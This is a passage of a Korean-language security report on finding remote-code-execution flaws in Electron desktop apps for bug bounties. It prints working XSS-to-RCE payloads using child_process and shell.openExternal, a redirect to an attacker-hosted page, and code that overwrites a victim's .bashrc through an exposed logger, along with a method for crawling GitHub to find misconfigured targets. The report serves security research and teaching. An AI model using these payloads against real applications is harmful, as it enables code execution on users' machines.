아래의 코드처럼 XSS 구문을 통해서 시스템 명령어를 사용할 수 있다.

명령어
<img src=# onerror="require('child_process').exec('C:/Windows/System32/calc.exe')">



[그림 48] XSS to RCE 동작

② 공격자 서버 접속 유도 방식

Step 1) 공격자 서버에서 아래와 같이 악의적인 행위가 포함된 HTML 파일을 준비한다.


Electron_code > Server.html > ...

```
1   <html>
2   <head>
3       <title>jruru</title>
4   </head>
5   <body>
6       <script>
7           // require을 통해 electron 모듈을 불러옴
8           const { shell } = require('electron');
9           // openExternal API을 이용해 계산기 실행
10          shell.openExternal('file:C:/Windows/System32/calc.exe');
11      </script>
12  </body>
13  </html>
```

[그림 49] HTML 소스 코드

Step 2) Electron Application 내에서 XSS가 발생하는 구간을 찾은 뒤, 공격자 서버에 접속하도록 XSS 구문을 삽입하면 contextIsolation 설정이 취약하기 때문에 계산기가 실행된다.

명령어
<script>window.location='http://[attacker IP]/[PoC.html]'</script>



[그림 50] 공격자 서버를 통한 RCE 동작

만약 contextIsolation과 nodeIntegration이 안전하게 설정되어 있어도 will-navigate, CVE-2018-1000136 등 여러 기법을 통해 우회가 가능하므로 다양한 기법을 탐색해보고 공격에 적용해보는 것을 권장한다.


(2) RCE via webVeiw (webPreferences 설정 미흡)

Electron Application 내에서 XSS 보안 대책으로 특수문자 필터링을 적용해도 보안 옵션이 취약하게 설정됐다면 RCE가 발생할 수 있다. 공격 포인트는 Application이 자체적으로 webView를 생성하는 구간이 존재하는지 찾는 것이다.

특정 Application의 도움말이나 링크 이동 등에서 Chromium을 이용하지 않고 자체 webView를 통해 웹 페이지를 로드하는 경우도 있다. 이 때, 취약한 옵션이 적용되어 있는 Application은 RCE 취약점이 발생할 가능성이 높다. 공격 방법은 앞서 살펴본 XSS to RCE의 **'② 공격자 서버 접속 유도 방식'**과 동일하게 진행한다.


Electron 옵션	설정
nodeIntegration	true
contexIsolation	false
sandbox	false
XSS	부분 안전

아래는 Electron Application에서 webView를 생성하는 예시이다.



[그림 51] Application 내 webView 생성

이후에 앞서 살펴본 공격자 서버로 리다이렉션을 통해 RCE가 가능하다.



[그림 52] webView을 통한 RCE

(3) Chromium 연계 RCE (native properties 설정 변경)

주요 옵션들을 안전하게 설정하더라도 BrowserWindow 인스턴스 생성 옵션에서 취약점이 발생할 수 있다. 추가적으로 Electron에서 사용하는 Chromium 버전에 취약점이 존재하는 경우에도 Renderer Exploit을 통해 설정 옵션을 변경하거나 Exploit이 가능한 경우가 있다.

실제로 Electron 기반 Application인 'Element'에서 BrowserWindow 인스턴스 생성 옵션 중 하나인 nodeIntegrationInSubframes와 V8 취약점을 연계해 Renderer Exploit에 성공한 RCE 사례(CVE-2022-29247)가 존재한다.

해당 CVE는 '**6.2. Electron 또는 Chrome Engine 취약점**' 목차에서 자세하게 다룰 예정이다.

Electron 옵션	설정
nodeIntegration	false
contexIsolation	true
sandbox	false
nodeIntegrationInSubframes(NISF)	false(강제로 true 변경)

(4) Preload Script RCE (잘못된 구성)

Electron은 Renderer Process에서 사용한 가능한 Node.js 모듈을 정리한 Preload Script가 존재한다. Preload Script는 Renderer Script가 로드되기 전에 코드를 실행하므로, Preload Script가 취약하게 구성되면 nodeIntegration, contextIsolation 옵션이 안전하게 설정되어 있더라도 Node.js 모듈에 접근할 수 있다.

아래는 Electron 기반 Application인 'WireApp'의 취약하게 구성된 Preload Script이다. winston 로깅 모듈을 사용해 로그를 생성하는 코드가 포함되어 있고, winston 객체가 전역 범위로 노출될 수 있다.

```
const webViewLogger = new winston.Logger();
    webViewLogger.add(winston.transports.File, {
      filename: logFilePath,
      handleExceptions: true,
    });

    webViewLogger.info(config.NAME, 'Version', config.VERSION);

// 웹앱은 로그 레벨을 정의하기 위해 전역 winston 참조를 사용합니다
    global.winston = webViewLogger;
```

[그림 53] 잘못된 Preload Script 구성

Preload Script 내에 취약하게 구성된 코드를 발견했다면, XSS가 가능한 부분에 아래와 같이 JavaScript 코드를 삽입해 webView에서 개발자 도구를 실행할 수 있다.

```
window.document.getElementsByTagName("webview")[0].openDevTools();
```

[그림 54] XSS를 통한 개발자 도구 실행

이후 개발자 도구를 통해 .bashrc에 RCE 코드를 덮어쓰면 피해자가 터미널에 접근 시 코드가 실행된다.

```
function formatme(args) {
    var logMessage = args.message;
    return logMessage;
}

winston.transports.file = (new winston.transports.file.__proto__.constructor({
        dirname: '/home/eqst/',
        level: 'error',
        filename: '.bashrc',
        json: false,
        formatter: formatme
}))

winston.error('xcalc &');
```


[그림 55] .bashrc 파일 덮어쓰기

해당 실습 내용에 대한 자세한 내용은 참고 자료[2]를 통해 확인할 수 있다.

(5) Chrome 원격 디버깅 악용

소스 코드 난독화나 무결성 검증이 적용되어 있더라도 Chrome 원격 디버깅을 응용하면 개발자 도구를 실행할 수 있다. Chrome DevTools는 브라우저에 내장된 웹 개발자 도구 모음으로, Chromium을 사용하는 Electron Application에서는 Node.js 모듈을 사용할 수 있어 소스 코드 분석에 이용할 수 있다. Chrome 원격 디버깅을 사용하는 방법은 다음과 같다.


Step 1) Chrome 브라우저에 들어가 chrome://inspect로 이동한 뒤, Configure 버튼을 눌러 디버깅을 진행할 [IP주소:포트]를 입력한다.



[그림 56] 원격 Chrome 디버깅 준비


Step 2) 실행하려는 Electron Application의 .exe 파일 실행 경로를 찾은 뒤, 아래와 같이 입력하면 Remote Target 부분에 inspect가 활성화된다.

명령어
C:\Users\eqst\AppData\Local\Programs\devhub\DevHub.exe" --inspect="0.0.0.0:6666



[그림 57] inspect 활성화


Step 3) 개발자 도구가 실행되면 process.versions.Electron, process.versions, global 등을 입력해 Electron Application의 버전 정보나 전역 객체로 선언되어 있는 항목을 확인할 수 있다. 추가적으로 개발자 도구를 통해 난독화 된 코드의 함수 테스트가 가능하다.



[그림 58] 개발자 도구를 통한 디버깅

5. 버그 바운티 과정

Electron 버전에 따라 기본적으로 설정되는 보안 옵션이 달라지며, 그에 맞는 적합한 공격 기법이 존재한다. 이번 목차에서는 Electron Application을 대상으로 사전 정보를 수집하고, 설정된 보안 옵션에 따라 적용 가능한 공격의 흐름을 정리한다.




[그림 59] 버그 바운티 과정

5.1. 대상 선정 및 정보 수집

(1) 대상 선정

Bug Bounty를 진행하기 위해서는 제일 먼저 대상 Application을 선정해야 한다. Electron Framework를 기반으로 개발된 Application 항목은 Electron 공식 홈페이지에서 확인할 수 있다. 그러나 더 이상 Electron Framework를 사용하지 않음에도 불구하고 여전히 홈페이지에 남아있는 경우도 존재하므로 대상 선정 시 유의해야 한다.



[그림 60] Electron Framework 기반 Application

(2) 정보 수집

Application 하나를 선정한 뒤 바로 분석을 진행할 수도 있지만, 먼저 정보 수집 과정을 통해 Exploit 가능성이 있는 대상을 확인한 후 분석을 진행하는 것이 더 효과적이다. 예를 들면, Github에 소스 코드가 공개되어 있는 수많은 Electron Application들을 대상으로 크롤링을 수행해 주요 보안 옵션이 설정되어 있는 webPreferences 정보를 수집한다. 이후, nodeIntegration, contextIsolation 등 주요 보안 옵션이 취약하게 설정되어 있는 Application을 선정해 버그 바운티를 수행하면, 취약한 옵션을 통한 Exploit을 시도해볼 수 있다.

※ Electron Application은 대부분 오픈 소스로 공개되어 있기 때문에, 크롤링을 통해 사용 중인 Electron 버전 정보와 보안 설정 옵션값을 수월하게 수집할 수 있다.

※ 오픈 소스로 공개되어 있지 않은 Application은 디컴파일이 필요하다.

N	APP	서비스	개발언	오픈 소스코드 주소	Electron	주요 옵션 설정
2	Agora Flat	O	ts	https://github.com/netless-io/flat	12.0.15	1) - 2) - 3) nodeIntegration: true contextIsolation: false nodeIntegrationInSubFrames: false
27	Advanced REST Client	O	js	https://github.com/advanced-rest-client/	^17.0.0	1) NI: F CI: F 2) NI: F 3) NI: T CI: F
30	Aether	O	js, go	https://github.com/aethereans/aether-ap	5.0.8	1) nodeIntegration: true

[그림 61] 주요 옵션 설정값 크롤링 예시

5.2. 보안 옵션 별 공격 기법

Electron Application에서 사용하는 보안 옵션을 활용하면 공격 기법 선정 시에 도움이 된다. Electron nodeIntegration, contextIsolation, sandbox 등 옵션 여부에 따라서 Exploit 기법이 달라지기 때문이다. 그러나 이러한 옵션은 Electron 버전 별로 기본값이 다르다. 이에 관련한 내용은 **'5.3 버전 별 공격 기법'** 목차에서 다루도록 한다.

다음은 주요 보안 설정 옵션에 따른 취약점 설명이다. 설명 시 가독성을 위해서 nodeIntegration은 NI, contextIsolation은 CI, sandbox는 SB로 정의하고, true 값은 T, false 값은 F, 안전한 옵션은 녹색, 취약한 옵션은 적색으로 표현한다.

nodeIntegration	contextIsolation	sandbox	true	false	양호	취약
NI	CI	SB	T	F	녹색	적색

(1) NI: T, CI: F, SB: F


처음으로 살펴볼 내용은 Electron 주요 보안 설정이 모두 취약한 상태의 경우다. Electron Application이 해당 옵션과 같이 설정되어 있을 경우 XSS 취약점을 통해 RCE로 연계할 수 있다.

취약한 옵션을 정리하면 아래의 표와 같다.

Electron 옵션	설정
nodeIntegration	true
contextIsolation	false
sandbox	false


Node.js 모듈 및 Electron API를 사용하는 공격 테스트 명령어와 이를 표현한 그림은 아래와 같다.

명령어
<img src=X onerror="require('child_process').exec('C:/Windows/System32/calc.exe')">



[그림 62] Node.js 모듈

명령어
const {shell} = require('electron') shell.openExternal('C:/Windows/System32/calc.exe')




[그림 63] Electron Native API

(2) NI: T/F, CI: T, SB: F

다음은 contextIsolation 옵션이 활성화되어 있고, sandbox 옵션이 비활성화되어 있는 경우에 가능한 Exploit이다. contextIsolation 옵션으로 인해 Context간 격리가 되어있어 안전하게 구성되었으나, V8 취약점을 이용한 Renderer Exploit으로 contextIsolation을 비활성화 할 수 있다. 상세 내용은 다음 URL[3]을 참고하면 된다.

